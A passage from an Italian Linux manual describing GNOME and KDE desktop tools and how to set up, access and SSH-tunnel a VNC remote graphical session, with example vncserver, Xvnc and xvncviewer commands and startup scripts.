Nelle sezioni seguenti vengono descritti brevemente alcuni programmi essenziali per l'uso del gestore di sessione Gnome.

28.12.4.1 Gnome control center

«

Gnome control center è il programma di configurazione di Gnome. Lo si può avviare attraverso l'eseguibile '**gnomecc**', oppure da un menù, attraverso una voce che fa riferimento alle proprietà di qualcosa.

Figura 28.124. Gnome control center nella scelta del tipo di gestore di finestre.



28.12.4.2 Gnome panel

Gnome panel è un'altra applicazione importante che consente di avere sempre a portata di mano un menù da cui avviare le applicazioni. Sulla barra di questo menù possono risiedere anche delle icone per l'avvio rapido dei programmi più importanti, oppure delle ***applet*** (applicazioncine), ovvero programmi che graficamente hanno dimensioni ridotte. Il programma in questione corrisponde all'eseguibile '**`panel`**'.

Figura 28.125. Gnome panel, dove si vedono in particolare due bottoni per l'avvio rapido di applicazioni importanti.



28.12.5 KDE

«

KDE,[22] ovvero *K desktop environment*, è un altro gestore di sessione, paragonabile a Gnome. Il programma eseguibile che rappresenta in pratica il gestore di sessione è '**kde2**'. Come nel caso di Gnome, il fatto di avviarlo non produce nulla di particolare sullo schermo grafico, salvo il fatto che è possibile configurare l'avvio automatico di altri programmi di contorno, come per esempio il gestore di finestre.

A proposito della dipendenza dei processi elaborativi, è da osservare che le applicazioni avviate dal gestore di sessione KDE non risultano discendere da '**kde2**', ma da '**kdeinit**'; oppure, a seconda dei casi, possono discendere direttamente da Init. Nell'esempio seguente si vedono tre terminali aperti con la shell Bash:

```
init-+
     |
    ...
     |-kdeinit-+-artsd---artsd
     |         |-kdeinit
     |         `-3*[kdeinit---bash]
     |-7*[kdeinit]
     |-kdeinit---cat
     `-kdm-+-Xsession
           `-kdm---kde2-+-ksmserver
                        `-ssh-agent
```

È probabile che non si riesca a vedere se non si usa semplicemente '**ps**' per conoscere l'elenco dei processi attivi, ma esiste un program-

ma fondamentale per KDE, denominato '**kdesktop**', il cui scopo è quello di controllare il fondale, sul quale si depositano alcune icone. In altre parole, si tratta di un processo grafico che non si inserisce in una finestra e ricopre la superficie grafica, rappresentando in pratica la scrivania grafica di KDE.

In condizioni normali, KDE utilizza un menù alla base della superficie grafica dello schermo, corrispondente al programma '**kicker**', come si vede qui sotto:



I programmi che fanno parte della raccolta di KDE sono molti (spesso si tratta di derivazioni di altri programmi già esistenti, modificati in modo da usare le stesse librerie grafiche e armonizzare così l'estetica generale), caratterizzati comunemente dall'iniziale comune: «k». Alcuni di questi programmi sono molto importanti per l'ambiente e vengono descritti brevemente nelle sezioni seguenti.

28.12.5.1 Kpersonalizer

Kpersonalizer, a cui corrisponde l'eseguibile omonimo ('**kpersonalizer**'), consente una configurazione generale guidata. In particolare, come si vede nella figura 28.128, si imposta la disposizione della tastiera e la nazionalità.

Figura 28.128. Kpersonalizer.



28.12.5.2 Kcontrol

Lo stesso Kpersonalizer suggerisce di usare Kcontrol, ovvero il centro di controllo, alla fine della personalizzazione generale, per la definizione più dettagliata della configurazione di KDE. L'eseguibile corrispondente è '**`kcontrol`**'.

Figura 28.129. Kcontrol.



Kcontrol consente di visualizzare molti aspetti del sistema, anche se per questo, con GNU/Linux è sufficiente accedere alla directory '`/proc/`'.

28.12.5.3 Kmenuedit

Kmenuedit consente di modificare agevolmente l'elenco delle voci contenute nel menù (il menù è gestito in pratica da '**`kicker`**').

Figura 28.130. Kmenuedit.



Eventualmente, è disponibile anche Kappfinder per ottenere una scansione automatica degli applicativi disponibili e il conseguente aggiornamento del menù in modo automatico.

Figura 28.131. Kappfinder.



28.12.5.4 Khelpcenter

Khelpcenter è un sistema integrato per la navigazione della documentazione. In pratica, consente di leggere la documentazione specifica di KDE, ma anche quella comune dei sistemi Unix e dei sistemi GNU (Info). La figura 28.132 mostra in particolare l'accesso alle pagine di manuale.

Figura 28.132. Khelpcenter.



28.13 Accesso remoto alla sessione di lavoro

«

Con un terminale a caratteri è possibile gestire una sessione di lavoro trasferibile successivamente in un altro terminale, attraverso il programma Screen (sezione 14.13); in modo simile, è possibile agire per quanto riguarda la sessione di lavoro con un servente X, attraverso VNC,[23] ovvero *Virtual network computing*.

È bene ricordare che X offre già la possibilità di eseguire un programma in un elaboratore, mostrandone le finestre nel servente di un altro (sezione 28.5.5). Diversamente da questa modalità comune di utilizzo di X, VNC consente di controllare tutto il servente grafico e il gestore di finestre (o anche il gestore di sessione) relativo. Inoltre, VNC consente anche un accesso simultaneo da parte di più

terminali remoti, solitamente per permettere la visualizzazione di ciò che avviene.

VNC è uno strumento utile soprattutto nell'ambito di una rete locale protetta dall'esterno, dal momento che utilizza una comunicazione in chiaro e che l'accesso al servente è controllato semplicemente da una parola d'ordine.

28.13.1 Funzionamento di VNC in generale

VNC si compone essenzialmente di un programma servente, con le funzionalità grafiche di X, il quale non si collega a una stazione grafica e viene usato attraverso un programma cliente apposito. Questo servente comunica nel modo consueto, come un servente X normale (connessioni TCP alle porte 6000+***n***) a cui si aggiunge la comunicazione necessaria al controllo attraverso il proprio cliente specifico, con le porte 5900+***n***.

Figura 28.133. Comunicazione tra il servente e il cliente VNC.



La figura mostra una situazione comune, in cui un elaboratore ospita un servente VNC, *dinkel.brot.dg*, che offre la stazione grafica virtuale '`:1`'. In tal modo, la comunicazione con il servente avviene alla porta 5901 (ovvero 5900 più il numero corrispondente alla stazione grafica virtuale).

Nell'elaboratore che ospita il servente VNC, l'interazione con questo non risulta apparente, a meno di avviare nello stesso un cliente VNC.

Il cliente VNC, a sua volta, potrebbe essere autonomo, oppure richiedere un servente X normale per poter funzionare. Il programma mostrato in figura è un esempio di cliente che richiede X per poter funzionare.

Un servente VNC può essere utilizzato da un solo cliente, oppure può essere consentito un accesso simultaneo da parte di più clienti; in tal caso, probabilmente, viene concesso a uno solo di interagire, mentre agli altri è permesso solo osservare. Pertanto, le situazioni più comuni di utilizzo di un sistema grafico basato su VNC sono due: l'esigenza di mantenere in funzione una sessione di lavoro grafica, a cui poter accedere da un terminale remoto, sospendendo e riprendendo la connessione anche da altre posizioni; oppure l'esigenza di fare un lavoro che altri utenti possono visualizzare, senza bisogno di un proiettore.

L'accesso a un servente VNC è controllato esclusivamente attraverso il confronto di una parola d'ordine, definita in modo indipendente dal meccanismo di riconoscimento degli utenti del sistema operativo.

28.13.2 Avvio e conclusione del funzionamento del servente VNC in un sistema GNU

Il funzionamento del servente VNC dipende dalla configurazione del servente X: se X non funziona correttamente a causa di un difetto di configurazione, anche il servente VNC non può funzionare. Pertanto, di solito si avvia un servente VNC da una sessione X già attiva, probabilmente da una finestra di terminale:

```
vncserver [:n_stazione_grafica] [opzioni]
```

Il programma '**vncserver**' è in realtà un involucro per controllare l'avvio di '**Xvnc**', '**Xrealvnc**' o '**Xtightvnc**' (dipende dall'edizione e ci possono essere anche altri nomi), che è invece il vero servente VNC.

Generalmente, l'avvio del servente VNC avviene sulla stazione grafica '**:1**', anche quando la stazione grafica '**:0**' non risulta impegnata, salvo che sia indicato diversamente con le opzioni della riga di comando.

Quando un utente avvia per la prima volta un servente VNC nel modo descritto, questo crea la directory '`~/.vnc/`', in cui vengono annotate le informazioni sulle sessioni di lavoro relative, oltre a un file contenente una parola d'ordine cifrata, che serve per consentire l'accesso successivo. In ogni caso, la prima volta provvede '**vncserver**' a preparare tutto; l'esempio seguente si riferisce all'utente '**tizio**' presso l'elaboratore *dinkel.brot.dg*:

```
$ vncserver[Invio]

  You will require a password to access your desktops.
```

```
Password: digitazione_all'oscuro [Invio]

Verify: digitazione_all'oscuro [Invio]

  New 'X' desktop is dinkel:1

  Starting applications specified in /etc/X11/Xsession
  Log file is /home/tizio/.vnc/dinkel:1.log
```

Come si può intendere, viene richiesta l'indicazione e la conferma di una parola d'ordine, che non può essere troppo breve, la quale viene conservata nel file '`~/.vnc/passwd`' in forma cifrata. Quando l'utente dovesse avviare nuovamente un servente VNC, disponendo già di questo file, non verrebbe più chiesta la parola d'ordine, rimanendo la stessa già stabilita in precedenza.

Superata questa fase, viene avviato effettivamente il servente VNC. Nell'esempio risulta avviato sulla stazione grafica virtuale '**`:1`**'; pertanto, per poterlo raggiungere, si deve usare un indirizzo del tipo *dinkel.brot.dg:1* (in generale conviene evitare la forma abbreviata che viene suggerita da '**`vncserver`**').

Al termine, '**`vncserver`**' ricorda dove si può trovare il file in cui sono annotate le informazioni specifiche sull'avvio del servente VNC, che diventa molto utile quando questo non si avvia come si desidera, per scoprire l'origine del problema. In generale, questo file ha la forma: '`~/.vnc/`***nodo*`:`***n_stazione_grafica*`.log`'.

Non sono da escludere problemi di configurazione di XFree86, che XFree86 stesso è in grado di superare, mentre il servente VNC non può.

Inizialmente, il contenuto di questo file può essere simile al testo seguente:

```
15/12/02 09:09:00 Xvnc version 3.3.5 - built Nov 22 2002 09:33:52
15/12/02 09:09:00 Copyright (C) 2002 RealVNC Ltd.
15/12/02 09:09:00 Copyright (C) 1994-2000 AT&T Laboratories Cambridge.
15/12/02 09:09:00 All Rights Reserved.
15/12/02 09:09:00 See http://www.realvnc.com for information on VNC
15/12/02 09:09:00 Desktop name 'X' (dinkel:1)
15/12/02 09:09:00 Protocol version supported 3.3
15/12/02 09:09:00 Listening for VNC connections on TCP port 5901
```

Eventualmente, se sono stati installati i componenti necessari di VNC, '**vncserver**' avvia il servente VNC in modo da offrire anche un accesso HTTP alla porta 5800+***n***, per mezzo del quale, con un navigatore in grado di mettere in funzione programmi Java, è possibile accedere in mancanza di un programma cliente migliore. In tal caso, si può osservare questo fatto nello stesso file appena mostrato:

```
15/12/02 09:09:00 Listening for HTTP connections on TCP port 5801
15/12/02 09:09:00   URL http://dinkel:5801
```

In questo caso, l'indirizzo per accedere è preferibilmente *http://dinkel.brot.dg:5801*.

Se si vuole avviare il servente VNC senza avviare prima X, le cose si complicano un po'. Infatti, quando ciò è possibile, X determina da solo alcune informazioni sul funzionamento dell'adattatore grafico e sulle capacità dello schermo reale; pertanto, quando si avvia il servente VNC da una sessione di X già attiva, le stesse informazioni vengono utilizzate da VNC, mentre in mancanza di queste, il funzionamento di VNC dipenderebbe da parametri predefiniti, spesso non gradevoli. Per esempio, avviando un servente VNC senza l'appoggio di un servente XFree86 preesistente, si ottiene una stazione grafica impostata sostanzialmente per un adattatore di tipo VGA

standard (640×480 punti grafici e una profondità di colori modesta). L'esempio seguente mostra l'avvio di un servente VNC, attraverso '**vncserver**', al di fuori di una sessione di lavoro con X, dove si specifica la dimensione della superficie grafica (1024×768 punti grafici) e la profondità di colori (16 bit):

```
$ vncserver -depth 16 -geometry 1024x768 [Invio]
```

Per concludere il funzionamento del servente VNC, presso l'elaboratore locale, si può usare '**vncserver**' con l'opzione '**-kill**':

```
vncserver -kill :n_stazione_grafica
```

Al termine della descrizione dell'avvio di un servente VNC, è bene chiarire che, quando accede un cliente VNC, se già esiste un altro programma cliente collegato, generalmente questo (quello preesistente) termina di funzionare. In pratica, in condizioni normali, si suppone che l'utente che accede a un servente VNC sia l'unico autorizzato a farlo, pertanto, se è rimasta una sessione aperta, ciò è dovuto probabilmente a una dimenticanza dello stesso. Per consentire degli accessi simultanei al servente VNC, è necessaria l'opzione '**-alwaysshared**', come descritto nella tabella seguente, che riepiloga alcune opzioni per l'avvio dell'involucro '**vncserver**'.

Tabella 28.138. Alcune opzioni della riga di comando di '**vncserver**'.

Opzione o argomento	Descrizione
:*n_stazione_grafica*	Consente di indicare espressamente il numero di stazione grafica da utilizzare. In mancanza di questa informazione dovrebbe trattarsi di '**:1**'.
`-geometry` ***n_punti_larghezza*`x`*n_punti_altezza***	Definisce la dimensione della superficie grafica da utilizzare, in punti grafici.
`-depth` ***n_bit***	Definisce la profondità di colori espressa in numero di bit.

`-nevershared`
 	
`-alwaysshared`
	Consente di impedire o consentire la condivisione multipla del servente. In pratica, la prima delle due opzioni è quella predefinita, per fare in modo che solo un accesso per volta sia permesso.

`-startup` ***programma***	Avvia all'interno del servente grafico il programma o lo script indicato.
`-kill` **:*n_stazione_grafica***	Conclude il funzionamento del servente, in funzione nell'elaboratore locale, controllando la stazione grafica indicata.

28.13.3 Avvio del servente VNC in condizioni difficili in un sistema GNU

«

L'impostazione effettiva di un servente X in una distribuzione GNU, può essere molto complessa. In altri termini, il funzionamento di '**xinit**' e di '**startx**', non è perfettamente uniforme da una distribuzione all'altra, spesso per la necessità di arginare dei problemi di sicurezza. Pertanto, qualsiasi sia la ragione, può succedere che un servente VNC non si comporti come ci si aspetterebbe; si può arrivare anche a vedere funzionare il servente, ma senza un gestore di finestre o un gestore di sessione.

Di fronte a problemi di questo tipo, può essere più conveniente avviare direttamente il servente VNC senza l'aiuto dell'involucro '**vncserver**', predisponendo uno script adatto alle proprie esigenze. Vengono mostrati qui due script: uno per controllare '**Xvnc**', ovvero l'eseguibile del servente VNC, l'altro per controllare l'avvio di un gestore di finestre, chiamato all'interno del primo. A fianco di questi esempi, ne vengono mostrati comunque anche di equivalenti in cui si utilizza '**vncserver**', ma in modo da ottenere lo stesso risultato, perché alle volte può essere vero il contrario, ovvero che senza '**vncserver**' non si riesca ad avviare VNC.

Come già accennato, il programma eseguibile del servente VNC può essere denominato '**Xvnc**', '**Xrealvnc**' o '**Xtightvnc**', a seconda dell'edizione. Tuttavia, è normale che sia disponibile almeno un collegamento simbolico che consenta l'uso del nome '**Xvnc**'.

```
#!/bin/sh
# vncs1024

# X fonts.
VNC_FONTS=\
/usr/lib/X11/fonts/misc,\
/usr/lib/X11/fonts/75dpi,\
/usr/lib/X11/fonts/100dpi/,\
/usr/lib/X11/fonts/Type1/,\
/usr/lib/X11/fonts/Speedo/

# Quit old VNC servers and reset personal configuration.
killall Xvnc 2> /dev/null
killall Xrealvnc 2> /dev/null
killall Xtightvnc 2> /dev/null
rm -rf    ~/.vnc
mkdir     ~/.vnc
vncpasswd ~/.vnc/passwd

# Start VNC server at screen :1, using ~/.vnc/log for
# log file.
Xvnc :1 -auth ~/.Xauthority -geometry 1024x768 -depth 16 \
    -rfbwait 120000 -rfbauth ~/.vnc/passwd -rfbport 5901 \
    -fp $VNC_FONTS -co /etc/X11/rgb \
    -dpi 100 2> ~/.vnc/log &

# Start the window manager inside a wrap script.
# After window manager run, the VNC server should be killed,
# by the wrap script.
vncwm &
```

```
#!/bin/sh
# vncwm
xloadimage -display :1 -onroot -fullscreen ~/.wallpaper
fvwm -display :1  2> /dev/null ; killall Xvnc ; \
```

```
                                    killall Xrealvnc ; \
                                    killall Xtightvnc
```

Il primo di questi due script, denominato qui '**vncs1024**', definisce inizialmente una variabile di ambiente, contenente l'elenco delle directory dei caratteri di X (questa informazione può essere tratta eventualmente dal file di configurazione di X: '`/etc/X11/xorg.conf`'). Successivamente elimina i processi avviati con il nome '**Xvnc**', '**Xrealvnc**' o '**Xtightvnc**', ammesso che ce ne siano, poi elimina anche il contenuto della directory '`~/.vnc/`'; quindi chiede di definire una parola d'ordine nuova, con l'aiuto di '**vncpasswd**'.

Quando tutto è pronto, si avvia l'eseguibile '**Xvnc**', utilizzando la stazione grafica '**:1**' (come fa normalmente '**vncserver**'), con un elenco piuttosto lungo di opzioni, come si può vedere dall'esempio. In particolare, in questo caso, si specifica una dimensione della superficie grafica di 1024×768 punti grafici, inviando il flusso dello standard error nel file '`~/.vnc/log`', per poter sapere ciò che accade. Si osservi inoltre che '**Xvnc**' viene avviato sullo sfondo in modo esplicito.

Infine si avvia uno script '**vncwm**', il cui scopo è quello di avviare un gestore di finestre e di chiudere il funzionamento di '**Xvnc**', '**Xrealvnc**' o '**Xtightvnc**', al termine del funzionamento di questo. Infatti, come si vede, lo script carica un fondale e avvia Fvwm: al termine del funzionamento di Fvwm elimina tutti i processi con il nome '**Xvnc**', '**Xrealvnc**' e '**Xtightvnc**'.

Naturalmente, in questo modo si può avviare un solo servente VNC alla volta.

Da quanto visto si intuisce la sintassi per l'avvio dell'eseguibile '**Xvnc**':

```
Xvnc [:n_stazione_grafica] [opzioni]
```

Segue la descrizione di alcune opzioni della riga di comando.

Tabella 28.141. Alcune opzioni della riga di comando di '**Xvnc**'. Si osservi che a seconda della realizzazione di VNC, alcune opzioni potrebbero non funzionare.

Opzione o argomento	Descrizione
:n_stazione_grafica	Consente di indicare espressamente il numero di stazione grafica da utilizzare. In mancanza di questa informazione si tenta di usare '**:0**'.
`-auth` *file*	Definisce il nome del file usato per l'autenticazione di X.
`-geometry` *n_punti_larghezza*`x`*n_punti_altezza*	Definisce la dimensione della superficie grafica da utilizzare, in punti grafici.
`-depth` *n_bit*	Definisce la profondità di colori espressa in numero di bit.

Opzione o argomento	Descrizione
`-nevershared` `-alwaysshared`	Consente di impedire o consentire la condivisione multipla del servente. In pratica, la prima delle due opzioni è quella predefinita, per fare in modo che solo un accesso per volta sia permesso.
`-rfbwait` ***n_millisecondi***	Definisce il tempo massimo di attesa, in millisecondi, per un cliente VNC.
`-rfbauth` ***file***	Definisce il file contenente la parola d'ordine cifrata che serve per consentire l'accesso.
`-rfbport` ***n_porta***	Definisce il numero della porta usata per la comunicazione con i clienti VNC.
`-fp` ***stringa***	Definisce l'elenco dei percorsi delle directory contenenti informazioni sui caratteri tipografici da usare.

Opzione o argomento	Descrizione
`-co` ***file***	Definisce il file contenente le informazioni sui colori, senza l'estensione '`.txt`'. Generalmente si ricopia il percorso indicato nella direttiva '**`RgbPath`**' del file '`/etc/X11/xorg.conf`'.
`-dpi` ***n_punti***	Definisce la risoluzione in punti per pollice.

In alternativa all'avvio diretto di '**`Xvnc`**', il comando di avvio potrebbe essere sostituito così:

```
…
# Start VNC server at screen :1, using ~/.vnc/log for log
# file.
vncserver :1 -auth ~/.Xauthority -geometry 1024x768 \
    -depth 16 -rfbwait 120000 -rfbauth ~/.vnc/passwd \
    -rfbport 5901 \
    -fp $VNC_FONTS -co /etc/X11/rgb \
    -dpi 100 \
    -startup true 2> ~/.vnc/log &
…
```

Si può osservare la comparsa dell'opzione '**`-startup`**', con la quale si vuole evitare che '**`vncserver`**' avvii autonomamente un gestore di sessione o altro, che comunque viene già controllato all'interno del proprio script.

28.13.4 Configurazione e utilizzo dei caratteri tipografici

Non esiste una configurazione vera e propria del servente VNC; esiste piuttosto una configurazione di '**vncserver**', che di solito si lascia commentata completamente. In ogni caso, si tratta del file '`/etc/vnc.conf`' ed eventualmente di '`~/.vncrc`'.

L'utilizzo di questi file diventa utile, quindi, solo se si avvia il servente VNC attraverso '**vncserver**' e si sono manifestati dei problemi a cui si pone rimedio solo con la configurazione.

Una situazione in cui è necessario intervenire nella configurazione è la presenza di direttive '**FontPath**' nel file di configurazione di X ('`/etc/X11/xorg.conf`'), che fanno riferimento a caratteri tipografici non esistenti; per esempio quando queste informazioni sono fornite da un servente di caratteri che in quel momento non risulta rispondere. In tal caso, si può specificare nella configurazione quali percorsi sono sicuri, tralasciando il superfluo.

28.13.5 Accesso a un servente VNC

Si può accedere a un servente VNC con diversi programmi, ma in un sistema GNU dovrebbe essere preferibile farlo attraverso '**xvncviewer**'. Come lascia intuire il nome, si tratta di un programma che richiede l'uso di un servente X già attivo, che mostra poi la stazione grafica remota in una finestra di quella locale.

Di solito è necessario avviare '**xvncviewer**' da una finestra di terminale, per poter specificare a quale nodo di rete e a quale stazione grafica collegarsi. Si utilizza la sintassi seguente:

```
xvncviewer [opzioni] nodo:n_stazione_grafica
```

Se nella riga di comando non viene specificata l'opzione '**-passwd**' (con la quale si indica un file contenente una parola d'ordine cifrata), è necessario inserire la parola d'ordine per l'accesso al servente VNC:

```
$ xvncviewer dinkel.brot.dg:1 [Invio]

  VNC viewer version 3.3.5 - built Nov 22 2002 09:31:25
  Copyright (C) 2002 RealVNC Ltd.
  Copyright (C) 1994-2000 AT&T Laboratories Cambridge.
  See http://www.realvnc.com for information on VNC.
  VNC server supports protocol version 3.3 (viewer 3.3)

Password: digitazione_all'oscuro [Invio]
```

Successivamente vengono visualizzate altre informazioni, quindi appare la finestra relativa alla comunicazione con il servente VNC.

Se quello che si vede è solo uno sfondo grigio, senza applicazioni attive, dove premendo i tasti del mouse non si ottiene nulla, è probabile che il servente VNC sia stato avviato senza un gestore di finestre o un gestore di sessione.

Quando si vuole visualizzare semplicemente ciò che accade in un servente VNC, senza poter interferire, mentre un altro cliente VNC sta interagendo, si può usare l'opzione '**-viewonly**', assieme a '**-shared**'. Eventualmente, dalla parte del servente si può usare l'opzione '**-alwaysshared**' per garantire che sia consentito l'accesso simultaneo da parte di più clienti (questa opzione vale sia per l'avvio diretto di '**Xvnc**', sia per l'involucro '**vncserver**'):

```
$ xvncviewer -viewonly dinkel.brot.dg:1 [Invio]
```

Segue la descrizione di alcune opzioni.

Tabella 28.144. Alcune opzioni della riga di comando di '**xvncviewer**'.

Opzione o argomento	Descrizione
nodo*:*n_stazione_grafica	Consente di indicare il nodo di rete e il numero di stazione grafica da utilizzare.
`-shared`	Richiede una connessione a un servente VNC, consentendo esplicitamente la condivisione dello stesso con altri clienti.
`-viewonly`	Richiede una connessione a un servente VNC per la sola visualizzazione di ciò che accade. Di solito si usa assieme all'opzione '**-shared**'.
`-fullscreen`	Fa in modo di funzionare occupando tutta la superficie disponibile, senza il contorno di una finestra.
`-passwd` ***file***	Consente di specificare un file contenente una parola d'ordine cifrata, che dovrebbe corrispondere a quanto utilizzato dallo stesso servente, in modo da non richiedere all'utente l'inserimento della stessa.

28.13.6 Utilizzo comune di VNC

«

La situazione in cui è più comune l'utilizzo di VNC è quella dell'utente che si trova lontano dal proprio elaboratore, al quale può comunque accedere attraverso la rete. In generale, in questo elaboratore remoto non è già in funzione alcun servente VNC, pertanto conviene avviare X nell'elaboratore di cui si dispone temporaneamente; quindi, da lì, con una finestra di terminale, si può contattare l'elaboratore remoto e avviare il servente VNC. Se tutto funzio-

na correttamente, il servente VNC viene avviato con caratteristiche compatibili alla grafica di cui si dispone effettivamente; quindi ci si può collegare con un cliente VNC.

elaboratore_locale`$ ssh tizio@dinkel.brot.dg` [*Invio*]

In questo modo ci si collega all'elaboratore *dinkel.brot.dg* utilizzando l'utenza '**`tizio`**'. Successivamente si avvia il servente VNC presso l'elaboratore remoto:

elaboratore_remoto`$ vncserver` [*Invio*]

Quindi, se tutto ha funzionato correttamente ci si collega con un cliente VNC:

elaboratore_remoto`$ exit` [*Invio*]

elaboratore_locale`$ xvncviewer dinkel.brot.dg:1` [*Invio*]

28.13.7 VNC attraverso un tunnel cifrato con il protocollo SSH

Attraverso Secure Shell (sezione 44.7) è possibile creare un tunnel cifrato, per utilizzare con più tranquillità l'accesso a un servente VNC. Viene riproposto l'esempio di utilizzo comune, utilizzando un tunnel del genere:

elaboratore_locale`$ ssh tizio@dinkel.brot.dg` [*Invio*]

In questo modo ci si collega all'elaboratore *dinkel.brot.dg* utilizzando l'utenza '**`tizio`**'. Successivamente si avvia il servente VNC presso l'elaboratore remoto:

elaboratore_remoto`$ vncserver` [*Invio*]

Dall'elaboratore locale ci si collega nuovamente con l'elaboratore remoto per creare un tunnel cifrato:

elaboratore_remoto$ **exit** [*Invio*]

elaboratore_locale$ **ssh -N -L 5901:dinkel.brot.dg:5901** [*Invio*]

A questo punto, invece di contattare direttamente l'elaboratore remoto *dinkel.brot.dg*, è invece sufficiente collegarsi a quello locale; prima però, conviene mettere il programma '**ssh**' sullo sfondo:

[*Ctrl z*]

elaboratore_locale$ **bg** [*Invio*]

elaboratore_locale$ **xvncviewer localhost:1** [*Invio*]

28.13.8 Inserire VNC automaticamente all'avvio di X

«

È possibile realizzare uno script con cui si avvia un servente VNC e subito dopo X con un cliente VNC, a tutto schermo, che punta esattamente al servente locale, senza interferire con l'utente. Questo tipo di tecnica può servire in un laboratorio didattico in due casi: quando l'insegnante vuole avviare una sessione di lavoro grafica, pronta subito perché gli studenti vi si possano collegare, evitando così di utilizzare un proiettore; quando si vuole fare avviare agli studenti la sessione di lavoro grafica in modo che l'insegnante abbia la possibilità di intervenire sul loro lavoro, senza doversi spostare fisicamente dalla sua postazione.

```
#!/bin/sh
# vncsc1024

# X fonts.
VNC_FONTS=\
```

```
/usr/lib/X11/fonts/misc,\
/usr/lib/X11/fonts/75dpi,\
/usr/lib/X11/fonts/100dpi/,\
/usr/lib/X11/fonts/Type1/,\
/usr/lib/X11/fonts/Speedo/

# Quit old VNC servers and reset personal configuration.
killall Xvnc 2> /dev/null
killall Xrealvnc 2> /dev/null
killall Xtightvnc 2> /dev/null
rm -rf    ~/.vnc
mkdir     ~/.vnc
vncpasswd ~/.vnc/passwd

# Start VNC server at screen :1, using ~/.vnc/log for log file.
Xvnc :1 -auth ~/.Xauthority -geometry 1024x768 -depth 16 \
    -rfbwait 120000 -rfbauth ~/.vnc/passwd -rfbport 5901 \
    -fp $VNC_FONTS -co /etc/X11/rgb \
    -alwaysshared nologo -dpi 100 2> ~/.vnc/log &


